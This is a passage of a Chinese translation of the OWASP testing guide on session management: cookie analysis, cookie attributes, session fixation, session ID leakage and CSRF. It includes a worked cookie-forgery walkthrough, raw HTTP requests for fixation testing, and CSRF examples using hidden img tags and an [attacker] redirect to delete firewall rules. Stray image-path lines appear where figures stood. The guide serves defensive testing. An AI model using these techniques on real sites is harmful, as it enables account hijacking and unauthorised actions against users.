话。此外，我们注意到，“webgoat”和“aspect”的 cookies 有一个共通的部分：“65432u”。“65432”似乎是个常数整数。“u”呢？“webgoat”和“aspect”字符串都以字母“t”结束，而他们的 cookies 则同时以字母“u”紧随。我们看看“webgoat”后面的每个字符：

1st char: “w” + 1 =“x”
2nd char: “e” + 1 = “f”
3rd char: “b” + 1 = “c”
4th char: “g” + 1= “h”
5th char: “o” + 1= “p”
6th char: “a” + 1= “b”
7th char: “t” + 1 = “u”

我们得知“xfchpbu ”后就能知道 “ubphcfx”了。该算法刚好适合“aspect”用户，所以我们只有对用户“alice”也试用这一算法，而得到的 Cookie 的结果是“65432fdjmb”。我们再次使用“webgoat”证书验证应用程序，得到相关 cookie 后，使用计算出的 alice 证书号代替原来 cookie 中的证书号，好……宾果！现在，应用程序确定我们身份是“alice” ，而不是“ webgoat ”。

暴力破解

使用穷举攻击能找到正确的身份验证 Cookie ，但这可能是非常耗时的技术。Foundstone Cookie Digger 能够帮助收集大量的 cookie，找到 cookie 平均长度和字符集。再者，该工具比较了不同的 cookie 值以便检查每次连续登录时有多少字符发生变化。如果该 Cookie 值在连续登录时不断改变，Cookie Digger 就会给攻击者更长的时间实施穷举攻击就会给攻击者建议使用更多暴力攻击的次数。例如在下表中，我们已经从公共网站收集了所有的 cookies，试图进行 10 次验证尝试。对于收集的每一个类型的 cookie，我们已经评估了所有“暴力破解”该 cookie 所需要的可能尝试。

CookieName	Has Username or Password	Average Length	Character Set	Randomness Index	Brute Force Attempts
X_ID	False	820	, 0-9, a-f	52,43	2,60699329187639E+129
COOKIE_IDENT_SERV	False	54	, +, /-9, A-N, P-X, Z, a-z	31,19	12809303223894,6
X_ID_YACAS	False	820	, 0-9, a-f	52,52	4,46965862559887E+129
COOKIE_IDENT	False	54	, +, /-9, A-N, P-X, Z, a-z	31,19	12809303223894,6
X_UPC	False	172	, 0-9, a-f	23,95	2526014396252,81
CAS_UPC	False	172	, 0-9, a-f	23,95	2526014396252,81
CAS_SCC	False	152	, 0-9, a-f	34,65	7,14901878613151E+15
COOKIE_X	False	32	, +, /, 0, 8, 9, A, C, E, K, M, O, Q, R, W-Y, e-h, l,	0	1

			m, q, s, u, y, z		
vgnvisitor	False	26	, 0-2, 5, 7, A, D, F-I, K-M, O-Q, W-Y, a-h, j-q, t, u, w-y, ~	33,59	18672264717,3479

X_ID
5573657249643a3d333335363937393835323b4d736973646e3a3d333335363937393835323b537461746f436f6e73656e736f3a3d303b4d65746f646f417574656e746963...
5573657249643a3d333335363937393835323b4d736973646e3a3d333335363937393835323b537461746f436f6e73656e736f3a3d303b4d65746f646f417574656e7469636...

Cookie Digger 报告实例

溢出

因为服务器得到的 Cookie 值将存储在一个或多个变量中，导致经常存在对这些变量实施边界攻击的情况。 Cookie 溢出能得到缓冲区溢出攻击的相同后果。拒绝服务通常是最有可能的后果，但也有可能导致容许执行远程代码。通常情况下，这需要详细了解远程系统的架构。一般任何缓冲区溢出技术严重依赖于底层操作系统和内存管理，以便正确计算偏移值和插入代码。

举例：http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html

灰盒测试

如果您可以得到会话管理模式的实现方法，您可以检查以下内容：

- 随机会话令牌

会话 ID 或发给客户端的 Cookie 应该是不容易预测的（不使用基于可预测变数（如客户端 IP 地址）的线性算法）。建议使用密钥长度 256 位的加密算法（如 AES）。

- 令牌长度

会话 ID 至少有 50 个字符的长度。

- 会话超时

会话令牌应该定义一个有效时间（这取决于应用管理的数据的重要性）

- Cookie 属性配置：
    - 非持久性：只存在 RAM 内存
    - Secure（仅设置在 https 信道）：设置 cookie：cookie=data; path=/; domain=.aaa.it; secure

- HTTPOnly (脚本不可读)：设置 Cookie: cookie=data; path=/; domain=.aaa.it; HTTPOnly

更多信息参见： Testing_for_cookies_attributes

参考

白皮书

- RFC 2965 “HTTP State Management Mechanism”
- RFC 1750 “Randomness Recommendations for Security”
- “Strange Attractors and TCP/IP Sequence Number Analysis”: http://www.bindview.com/Services/Razor/Papers/2001/tcpseq.cfm
- Correlation Coefficient: http://mathworld.wolfram.com/CorrelationCoefficient.html
- ENT: http://fourmilab.ch/random/
- http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html
- Darrin Barrall: "Automated Cookie Analysis" – http://www.spidynamics.com/assets/documents/SPIcookies.pdf
- Gunter Ollmann: "Web Based Session Management" - http://www.technicalinfo.net
- Matteo Meucci:"MMS Spoofing" - www.owasp.org/images/7/72/MMS_Spoofing.ppt

工具

- OWASP's WebScarab features a session token analysis mechanism. You can read How to test session identifier strength with WebScarab.
- Foundstone CookieDigger - http://www.foundstone.com/resources/proddesc/cookiedigger.htm

4.5.2 COOKIES 属性测试(OWASP-SM-002)

概要

对恶意用户来说 Cookies 通常是一个关键的攻击媒介（通常是针对其它用户），因此，应用程序应该注意保护 cookie。在本节中，我们将看看应用在分配 cookie 时应采取怎样的预防措施以及如何测试这些属性并正确配置。

问题描述

安全使用 Cookie 的重要性不能低估，尤其是在需要通过 HTTP 这样的无状态协议来保持状态的动态网络应用程序。理解 cookies 的重要性需要了解他们主要用于何处。他们的主要职能包括用来作为回话授权/认证令牌或作为临时数据内存他们的主要职能包括用来作为会话授权/认证令牌或作为临时数据存储器。因此，如果一个攻击者通过一些手段获得一个会话令牌（例如，通过利用一个跨站点脚本漏洞或嗅探未加密会话得到令牌），那幺他/她可以使用这个 cookie 劫持一个有效的会话。此外， Cookie 是用来关联一个会话中的多个请求。这是因为 HTTP 是无状态的，如果没有某种类型的标识符，服务器无法确定收到的请求是否是当前会话的一部分或者是作为一个新会话的开始。虽然有其它方法，但这个标识符通常就是一个 cookie。许多不同类型的应用程序都需要关联一个会话中的多个请求，而在线商城就是一个很好的例子。当一个用户在一个购物车中增加了多个产品，这些数据应该保留在对应用程序以后的所有请求中。 这种保存数据的任务通常以 Cookie 来实现。应用程序在 HTTP 回应中使用 Set-Cookie 指令设置相关 cookie，通常使用 name=value 格式（如果 cookie 功能被启用并被支持的话；而所有现代 web 浏览器都会支持 cookie 功能）。一旦应用程序指示浏览器使用某个 cookie，浏览器会在每个以后的请求中发送这个 cookie。Cookie 中可以包含的数据包括：在线购物车中的产品、所选产品的价格、数量、个人信息、用户 ID 等等。由于 cookie 中存在敏感信息，他们一般都进行编码或加密来保护其中的信息。通常情况下，在序列请求中会设置多个 Cookie（由分号分隔）。例如，在在线商城案例中，由于你在购物车中增加了多个产品，应用程序将设置一个新的 cookie。此外，一旦登录到在线商城应用程序中，你通常会有一个验证 cookie（上述会话令牌），同时会有其它多个 cookie 用于验证你希望购买的产品及相关信息（即价格和数量）。

现在你已经了解如何设置 cookies 、何时设置 cookies、cookie 的用处、使用 cookies 的原因以及他们的重要性。接下来我们将了解 cookie 的属性以及如何测试 cookie 的安全。下面是 **cookie** 的属性列表及其含义。下一节将重点放在如何测试每个属性。

- Secure —— 这个属性告诉浏览器只有在通过类似 Https 的安全信道发送请求时才可以在加入 cookie 。这将防止 cookie 在非加密的信道被发送。

如果可以通过 HTTP 和 HTTPS 访问应用程序，那幺 Cookie 有可能是明文形式发送的。

- HttpOnly —— 这个属性是用来防止攻击，如跨站点脚本。它不允许通过 JavaScript 等客户端脚本访问 cookie 。请注意，并非所有浏览器都支持此功能。

- Domain — 此属性是用来比较正在要求的 URL 的域名。如果域匹配，或者如果它是一个子域，那幺下一步将检测 Path 属性。

注意：只有在指定域名的主机才可以为该域名设置 cookie。同时域名属性不能是顶级域名（如.gov 或.com），以防止服务器为另一个域任意设置 Cookie。如果没有设置域名属性，那幺将使用产生 cookie 的服务器主机名用作域名的默认值。例如，如果应用程序存在于 app.mydomain.com 没有使用域名属性来设置 cookie，那幺浏览器将对 app.mydomain.com 及其子域名（如 hacker.app.mydomai.com）的所有请求重新提交该 Cookie，但这并不适用于 otherapp.mydomain.com 。如果开发者想放松这一限制，那幺他可以将域名属性设置为 mydomain.com 。在这种情况

下将发送该 Cookie 给所有请求，包括 app.mydomain.com 及其子域（如 hacker.app.mydomain.com ）甚至 bank.mydomain.com 。如果在子域上（例如， otherapp.mydomain.com ）有一个存在漏洞的服务器，并且域名属性设定过于松散（例如， mydomain.com），那幺存在漏洞的服务器可被用来获得 Cookie （如会话令牌）。

- Path —— 除了 Domain， cookie 可以指定有效的 URL 路径。如果域名和路径匹配，那幺请求中将发送该 Cookie。

跟域名属性相類似，如果路径属性设置过于松散，那幺它也能导致应用程序易受来自同一台服务器的其它应用程序的攻击。例如，如果路径属性设置为 Web 服务器“ / ”根目录下 ，那幺相同域名中的每一个应用程序都能得到这个应用程序的 cookie。

- Expires ——这个属性是用来设置持久 Cookie 。这种 Cookie 直到超过所设置的日期才会过期。直到 cookie 过期，该浏览器的会话和后续会话都会用到该持久 Cookie。一旦到期，浏览器会删除 Cookie 。或者，如果没有设置此属性，那幺 Cookie 只会在当前浏览器会话中有效，如果会话结束 cookie 将会被删除。

黑盒测试实例

cookies 漏洞测试

通过使用拦截代理或浏览拦截浏览器插件，捕获所有应用程序所设置的 cookie 中的反应（使用 Set-cookie 指令）并检查 Cookie 的下列各项：

- Secure 属性——当 cookie 包含敏感信息或者当 cookie 是会话令牌时，应该始终使用加密渠道发送这个 cookie。例如，登录应用程序后，使用 cookie 设置会话令牌，然后验证是否使用“;secure”标识。如果没有，浏览器会认为能安全通过 HTTP 等未加密渠道。

- HttpOnly 属性——即使部分浏览器不支持此属性，但我们应该始终使用这个属性。这个属性能防止客户端脚本使用该 cookie，以加强 cookie 的安全。因此请检测是否设置了“HttpOnly” 属性。

- Domain 属性——确认 Domain 没有设置得过于松散。如上所述，只应该将 Domain 设置为需要接收该 cookie 的服务器。例如：如果应用存在于 app.mysite.com 服务器上，那幺它应该被设置成"; domain=app.mysite.com"而不能设置成 "; domain=.mysite.com"，因为这种设置会允许其它存在漏洞的服务器接收到 cookie。

- Path 属性——确认 Path 属性如 Domain 属性一样没有设置得过于松散。即使 Domain 属性配置得足够严格，但如果 Path 是设置在根目录“/”下，它同样会允许其它存在漏洞的应用接收到该 cookie。例如：如果应用程序存在于/ myapp /，并且确认 cookie 路径设置为"; path=/myapp/"，而不是设置为"; path=/" 或 "; path=/myapp"。注意在 myapp 之后必须使用“/”。如果没有使用，浏览器将 cookie 发送给任何匹配“myapp”的路径，如“myapp-exploited”。

- Expires 属性——如果该属性被设置成将来的一个时间，就要确认它不包含任何敏感信息。例如：如果 cookie 设置为"; expires=Fri, 13-Jun-2010 13:45:29 GMT"（2010 年 6 月 13 日），而当前时间是 2008 年 6 月 10 日，接下来你就得检测该 cookie。如果 cookie 是存储在用户硬盘中的会话令牌，那么有权限读取这个 cookie 的攻击者或本地用户（如管理员）就能在截止日期前通过重复提交这个令牌进入应用程序。

参考

白皮书

- RFC 2965 - HTTP State Management Mechanism - http://tools.ietf.org/html/rfc2965
- RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1 - http://tools.ietf.org/html/rfc2616

工具

截获代理:

- OWASP: Webscarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Dafydd Stuttard: Burp proxy - http://portswigger.net/proxy/
- MileSCAN: Paros Proxy - http://www.parosproxy.org/download.shtml

浏览器插件

- "TamperIE" for Internet Explorer - http://www.bayden.com/TamperIE/
- Adam Judson: "Tamper Data" for Firefox - https://addons.mozilla.org/en-US/firefox/addon/966

4.5.3 会话固定测试 (OWASP-SM_003)

摘要

当用户成功通过验证而应用程序不更新 cookie 时，攻击者就能找到会话固定漏洞并迫使用户利用已知的 cookie。在这种情况下，攻击者可以窃取用户会话（会话劫持） 。

问题描述

固定会话漏洞发生在：

- web 应用程序在不废止现有的会话 ID（未经验证）前提下验证一个用户，从而导致应用程序继续使用已经跟未被验证之前所联系的同一个会话 ID。

- 攻击者能够迫使用户使用一个已知的会话 ID，一旦用户进行身份验证，攻击者就能进入验证过的会话。

在一般利用固定会话漏洞时，攻击者在 Web 应用程序上创建一个新的会话并记录相关的会话 ID。接着攻击者促使受感染用户使用同一个会话 ID 通过服务器验证。这就帮助攻击者通过活动会话进入用户账户。

此外，有的网站对 HTTP 发布会话 ID 并将用户重定向到 HTTPS 的登录表单，对这些网站而言，上述问题是存在的。如果会话 ID 没有在认证后重新发布，攻击者可以窃取该 ID，并使用它进行会话劫持。

黑盒测试实例

会话固定漏洞测试：

测试的第一步是对网站提出请求（例如 `www.example.com` ） 。如果我们的请求如下：

```
GET www.example.com
```

会得到以下回应：：

```
HTTP/1.1 200 OK
Date: Wed, 14 Aug 2008 08:45:11 GMT
Server: IBM_HTTP_Server
Set-Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1; Path=/; secure
Cache-Control: no-cache="set-cookie,set-cookie2"
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=Cp1254
Content-Language: en-US
```

我们注意到，应用在客户端建立了新的会话 ID：JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1 。
下一步，如果我们采用 POST HTTPS 成功通过应用验证：

```
POST https://www.example.com/authentication.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.16) Gecko/20080702 Firefox/2.0.0.16
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com
```

Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1
Content-Type: application/x-www-form-urlencoded
Content-length: 57

Name=Meucci&wpPassword=secret!&wpLoginattempt=Log+in

我们从服务器获取如下反馈信息：

HTTP/1.1 200 OK
Date: Thu, 14 Aug 2008 14:52:58 GMT
Server: Apache/2.2.2 (Fedora)
X-Powered-By: PHP/5.1.6
Content-language: en
Cache-Control: private, must-revalidate, max-age=0
X-Content-Encoding: gzip
Content-length: 4090
Connection: close
Content-Type: text/html; charset=UTF-8
...
HTML data
...

由于成功验证时没有发布新的 Cookie，由此我们知道会话劫持有可能发生。

预期结果：

我们可以给用户发送一个有效的会话 ID（可能利用社会工程技巧），然后等待他们来验证，并随后确认服务器是否对该 cookie 分派了特权。

灰盒测试实例

从开发者那里了解在用户成功验证后他们是否已经实施了会话令牌更新。

预期结果：

应用在验证用户之前首先应废除现有的会话 ID。如果验证成功，则提供一个新的会话 ID。

参考

白皮书

- Session Fixation

- Chris Shiflett: http://shiflett.org/articles/session-fixation

工具

- OWASP WebScarab: OWASP_WebScarab_Project

4.5.4 会话变量泄漏测试 (OWASP-SM-004)

摘要

如果会话令牌遭到泄露（Cookie，SessionID，隐藏字段），通常会让攻击者假冒受害用户非法进入应用程序。因此，任何时候都应该避免会话令牌被窃取–特别是当在客户端浏览器和应用服务器之间传输的时候。

问题简要说明

相关信息包括如何将安全传输应用到敏感会话 ID 数据传输，而不是应用到一般数据传输中。敏感数据传输可能比缓存和应用于网站服务器数据的政策传输更严格。使用个人代理有可能能确定下列关于每个请求和响应：

- 使用协议 (例,：HTTP vs. HTTPS)
- HTTP 报头
- 信息主体(例： POST 或者网页内容)

每次在客户端和服务器之间传递会话 ID 数据时，都会检查该传输协议、缓存和隐私指示和主体。传输安全是指通过 GET 或 POST 请求、信息主体、或其他有效的 HTTP 请求方法传输会话 ID。

黑盒测试实例

加密&会话令牌回用漏洞测试：

防窃取功能往往是由 SSL 加密提供，但也有可能使用其它渠道或其它加密方式。应当指出的是对会话 ID 的加密或散列加密应该与传输加密分开考虑，因为会话 ID 加密保护的是会话 ID 本身而不是它所代表的数据。因为攻击者有可能得到会话 ID 并进入应用程序，所以我们应该在会话 ID 传送过程中对其进行保护以便能减轻风险。因此，如果传输会话 ID，则不管使用何种机制（就算是一个隐藏的表单字段），都应当确保任何请求或回应默认或强制执行加密功能。在与应用程序交互时，应该对其进行简单的检查，例如将 https://替换成 http://,同时检查表单 posts 的修改情况，以确定是否对安全和非安全网站进行了充分隔。

注意：如果该网站还存在一个因素使用户能在不存在安全问题情况下跟踪会话 ID（例如：记录一个注册用户下载了哪些公共文件），那幺这个因素必须是使用了不同的会话 ID。当客户端从安全的内容切换到不安全的内容，我们就应该监测是否使用了不同的会话 ID。

预期结果：

每一次认证成功，用户都将收到：

- 不同的会话令牌
- 每次发送 HTTP 请求时都会通过加密渠道发送令牌

代理&缓存漏洞测试

在检查应用程序安全时必须也考虑到代理的安全。在许多情况下，客户通过企业、ISP 或其他代理人或协议知道的网关（如防火墙）访问应用程序。HTTP 协议规定指令控制下游代理行为，同时评估这些指令是否正确执行。通常在未加密传输中不应该发送会话 ID 并不应该对会话 ID 进行缓存。因此应该检查应用程序以确保在传输会话 ID 时默认或强制实施加密通讯。此外，当传输会话 ID 时，都应该实施防止中间或本地缓存器进行缓存的指令。

在 HTTP/1.0 和 HTTP/1.1 中，都应该配置应用程序保护缓存中数据安全— RFC 2616 中讨论了涉及到 HTTP 的适当的控制措施。HTTP/1.1 提供了大量的缓存控制机制。Cache-Control: no-cache 说明代理不能再使用任何数据。雖然 Cache-Control: Private 好像是一个合适的指令 -- 能允许非共同代理缓存数据，但在网吧或其他共享系统中这种配置很明显存在风险。即使在单用户工作站中，如果文件系统已被侵略或使用了网络存储，都有可能会暴露缓存中的会话 ID。但 HTTP/1.0 缓存不识别 Cache-Control: no-cache 指令。

结果预期：

应使用“Expires: 0”和 Cache-Control: max-age=0 指令，以进一步确保缓存不会泄露数据。应当对每个传递会话 ID 数据的请求/响应进行审查，以确保使用了适当的缓存指令。

GET & POST 弱点测试

由于 URL 地址可能在代理或防火墙日志中泄露，一般都不应该使用 GET 请求传输会话 ID。尽管客户端可以使用正确的工具操控任何机制（如 Post 请求），但是 GET 请求比其它类型的传输更容易被操控。此外，通过给受感染用户发送特制的结构链接，能轻易利用跨站点脚本（XSS）攻击。然而如果客户端使用 POSTs 传输，这种攻击发生的可能性较小。

结果预期：

应该检查通过 POST 请求接收数据的所有服务器端代码，以确保它不接受 GET 传输的数据。例如，下面通过登录页产生的 POST 请求。

```
POST http://owaspapp.com/login.asp HTTP/1.1
Host: owaspapp.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.2) Gecko/20030208 Netscape/7.02 Paros/3.0.2b
Accept: */*
Accept-Language: en-us, en
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Keep-Alive: 300
```

Cookie: ASPSESSIONIDABCDEFG=ASKLJDLKJRELKHJG
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

Login=Username&password=Password&SessionID=12345678

如果 login.asp 被不正确实现，就有可能允许使用以下链接登录（GET 请求）：

http://owaspapp.com/login.asp?Login=Username&password=Password&SessionID=12345678

可通过这种方式（检查每个 POST）发现潜在的不安全的服务器端脚本。

传输漏洞测试:

应该测试所有客户端与应用程序间的交互。至少确定他们符合以下标准：

- 会话 ID 如何转移？例如，GET，POST，表单（包括隐藏字段）
- 会话 ID 是否始终默认以加密传输方式发送
- 是否有可能操纵应用程序以非加密方式发送会话 ID？例如，通过将 HTTPS 变成 HTTP
- 什么缓存控制指令适用于会话 ID 传递的请求/响应？
- 这些指示总是存在？如果不是，有什么例外情况？
- 是否使用了包含会话 ID 的 GET 请求？
- 如果使用 POST，是否能与 GET 互换？

参考

白皮书

- RFCs 2109 & 2965 – HTTP State Management Mechanism [D. Kristol, L. Montulli] - www.ietf.org/rfc/rfc2965.txt, www.ietf.org/rfc/rfc2109.txt
- RFC 2616 – Hypertext Transfer Protocol -- HTTP/1.1 - www.ietf.org/rfc/rfc2616.txt

4.5.5 CSRF 测试 (OWASP-SM-005)

摘要

CSRF 攻击迫使终端用户在通过验证后在 web 应用中执行不必要的行动。在社会工程帮助下（如通过电子邮件/聊天发送的链接），攻击者可能会迫使 Web 应用程序用户执行攻击者所选择的行动。當一个成功的 CSRF 漏洞的目标是普通用户时，它能够危害终端用户的数据和操作。但如果最终的目标用户是管理员帐户，一个 CSRF 攻击可以损害整个 Web 应用程序。

相关安全活动

CSRF 漏洞说明

参见 OWASP 文章之 CSRF 漏洞。

如何避免 CSRF 漏洞

参见 OWASP Development Guide 文章之如何避免 CSRF 漏洞。

如何审查规范 CSRF 漏洞

参见 OWASP Code Review Guide 文章之如何审查规范 CSRF 漏洞。

问题描述

CSRF 依赖于以下条件：

1）处理有关会话信息的 Web 浏览器的行为，如 Cookie 和 HTTP 验证信息；

2）攻击者掌握的有效 Web 应用程序的 URL 知识；

3）只依赖浏览器已知的信息作应用会话管理；

4）HTML 标记的存在能立即获得 HTTP[s]资源；例如 IMG 图片标记。


1，2，3 点对漏洞存在必不可少，而第 4 点作为附属条件协助漏洞的实际开发利用.但第四点并不是必要条件。

1）浏览器会自动发送信息用来识别用户会话。假设网站 site 是一个托管 Web 应用程序的网站，用户受害人 victim 刚刚通过网站的验证。网站会回应给该用户一个 cookie，用来确定所发送请求时属于用户认证的会话。基本上，一旦浏览器收到该网站设置的 Cookie，它会自动将 cookie 和任何对网站的进一步要求发送出去。

2）如果应用程序的 URL 没有使用会话相关信息，那么这意味着可以确定应用程序的网址、参数和其合法值。（通过代码分析或通过访问应用并记录 HTML/JavaScript 的表单和 URL）

3）“浏览器已知的信息”指的是用来作验证的信息，如 Cookies，或基于 HTTP 的身份验证信息（如基本身份验证，但并不是基于表单的身份验证）。这些信息储存在浏览器中并随后重新发送给每个针对应用程序区域的验证请求。接下来讨论的漏洞适用于完全依靠这种信息确认用户会话的应用程序。

为简单起见，假设是使用 GET 请求的 URL（虽然此讨论同样适用于 POST 请求）。如果受害者已经验证自己的身份，再次提交请求会导致 cookie 连同请求一起发送（见图片，如果用户访问 www.example.com 的应用程序）



GET 请求可能来自于多种不同的方式：

- 由实际使用 web 应用的用户；
- 由直接在浏览器输入 URL 的用户；
- 由使用外部链接（应用程序外部）访问网站的用户。

应用程序无法区分这些方法。而第 3 点是特别危险的。有一些技术（和漏洞）可以掩盖真实链接的网站。这个链接可以嵌入在一封电子邮件中，或者出现在一个引诱用户的恶意网站中。即，链接好象链接到一个完全没有关系的内容（另一个网站，一个 HTML 邮件等）并链接到应用程序的资源。因为该用户已在网站上通过 Web 应用程序的验证，如果用户点击此链接，浏览器会给 Web 应用程序发出 GET 请求和身份验证信息（会话 ID 的 Cookie）。这样的结果是能在 Web 应用程序上进行有效操作，但可能会发生用户所不希望发生的事情。例如：在网上银行应用程序中引起资金转账的恶意链接就会利用这种方法。

正如第四点所提：通过使用像 img 的标记，用户甚至不需要点击一个特定链接。假设攻击者发送给用户一封电子邮件，引诱用户访问包含下面（简单化了）的 HTML 网址：

```
<html><body>

…

<img src=”https://www.company.example/action” width=”0” height=”0”>
```

…

</body></html>

当显示此网页时，浏览器将会按指示显示零宽度（即无形）的图像。这将导致自动发送请求给 web 应用程序托管於 www.company.example。图片的 URL 是不是链接到一幅真的图片并不重要，它将触发在 src 字段中指定的请求；如果浏览器没有被配置为禁止显示图片，这种情况就会发生。由于禁止显示图片会破坏大多数 web 应用程序的外观，甚至导致无法使用 web 应用程序，因此一般使用者都不会禁止显示图片。

下面情况导致了这一问题的产生：

- HTML 标记存在于网页中会导致自动执行 HTTP 请求（例如：IMG）；
- 浏览器无法知道 IMG 引用的资源不是真的图片，更加无法知道它是不合法的；
- 无论存在于什么位置，图片都会被载入，即：表单和图片本身不必位于同一个主机，甚至不必在相同的域。虽然这是一个非常方便的功能，它导致应用程序难以区分合法和不合法的图片。

事实上，与 Web 应用程序无关的内容可能是应用程序中的组件，同时浏览器会自动对应用程序提出请求，这就允许了这种攻击。迄今为止还没有定义相关标准，因此除非攻击者不能发现有效应用程序的 URL，否则没有办法禁止这种行为。这意味着有效的网址必须包含与用户会话有关的信息，而这些信息是攻击者一般不可能知道的信息，因此攻击者不可以掌握有效的 URL。

在综合邮件/浏览器环境中，这问题可能会更糟。因为它会显示了包含图片的电子邮件信息，这些信息将导致使用相关浏览器 cookie 对 web 应用程序执行请求。

而且，如果 URL 参照看似有效的图片，使用者就可能被进一步迷惑了：

<img src=”https://[attacker]/picture.gif” width=”0” height=”0”>

[attacker] 是攻击者所控制的站点，利用复位向机制从 http://[attacker]/picture.gif 跳转到 http://[thirdparty]/actionhttp://[thirdparty]/action。

这漏洞所涉及的案例不只是 Cookies。 如果 Web 应用程序的会话信息是全部由浏览器提供，就会同样的存在漏洞。这包括只依赖于 HTTP 认证机制的应用程序。因为浏览器知道其验证信息并会在每次请求时自动发送这些信息。这不包括基于表单的身份验证；因为一旦发生一次这样的验证，就会产生一些某种形式的会话有关信息（当然，在这种情况下，如果这些资料是仅仅在 cookie 中，我们就会回到之前的情况）。

样本情况

假设，受害者登录到防火墙网络管理应用程序。用户必须验证自己才能登录；登录成功后其会话信息将储存在 cookie 中。

假设防火墙网络管理应用程序存在一个功能允许已通过验证的用户删除其位置编号所指定的规则，或当用户输入‘*’时能删除所有配置规则（相当危险的功能，但它将使这个例子更有趣） 。删除的网页会在下面显示。为了简便起见，假设表单发送了像以下的 GET 请求：


https://[target]/fwmgt/delete?rule=1

(删除第一条规则)

https://[target]/fwmgt/delete?rule=*

(删除所有规则)。

这个例子故意设置得比较简单，但是却可以简明地体现 CSRF 的危害性。



因此，我们输入“*”值，并点击 Delete 键，就提交了下面的 GET 请求。

https://www.company.example/fwmgt/delete?rule=*

能删除所有防火墙规则 (或产生极其麻烦的情况 . . . .).

这并非是唯一可能的方案。用户可能通过手动提交的 URL 网址来实现相同的结果：

https://[target]/fwmgt/delete?rule=*

或通过一个链接直接指向，或通过复位向连接到上述网址。或者，使用带有嵌入式 IMG 的标记指向同一网址的方法来访问。

在上述所有这些情况中，如果用户当前登录到防火墙管理应用程序中，这些请求就会生效并修改防火墙配置。

想象如果攻击的目标是敏感应用程序或是进行自动竞价投标、资金转移、下订单、改变重要软件组件的配置等，那么后果就会很严重了。

然而这些漏洞可以在防火墙后端运行。也就是说，只要受害用户能够访问（攻击者不需要能够访问）就可以了。它可能是任何企业内部 web 服务器。例如，上面提到的（不太可能允许外部因特网访问的）防火墙管理站。如果一个 CSRF 攻击目标是监测核电站的应用程序...听起来是不可能的事吗？这种情况可能性很小，但它确实有可能发生。

本身存在漏洞的应用程序，即用来作为攻击向量和目标的应用程序（如网络邮件应用程序），会使情况变得更严重。如果这个应用程序存在漏洞，那么正在读取包含 CSRF 攻击信息的用户（他肯定已经登录成功了）的帐号，就可能被迫使执行比如删除信息、冒充用户发送信息等等的操作。

对策

为用户和开发人员提供以下对策建议

用户

由于 CSRF 漏洞普遍存在，我们建议按照最佳做法，以减少风险。一些缓解行动包括：

- 使用 Web 应用程序后立即退出
- 不要让您的浏览器保存用户名/密码，也不允许网站能够"记住"您的登录
- 不要使用相同的浏览器来访问敏感应用程序和访问互联网；如果你必须在同一台机器做这两件事，务必使用不同的浏览器。

集成 HTML 功能的邮件/浏览器、阅读器/浏览器环境带来了更多的风险，因为只浏览邮件或新闻就可能会被攻击。

开发者

给 URL 增加会话相关信息。造成这漏洞的主要原因就是会话只通过 cookie 来认证，而 cookie 是由浏览器自动传输的。如果 URL 含有特定的会话信息，那么攻击者就很难知道 URL 的结构并发动攻击。

其它对策虽然不能解决这个问题，但是可以提升利用这漏洞的难度。

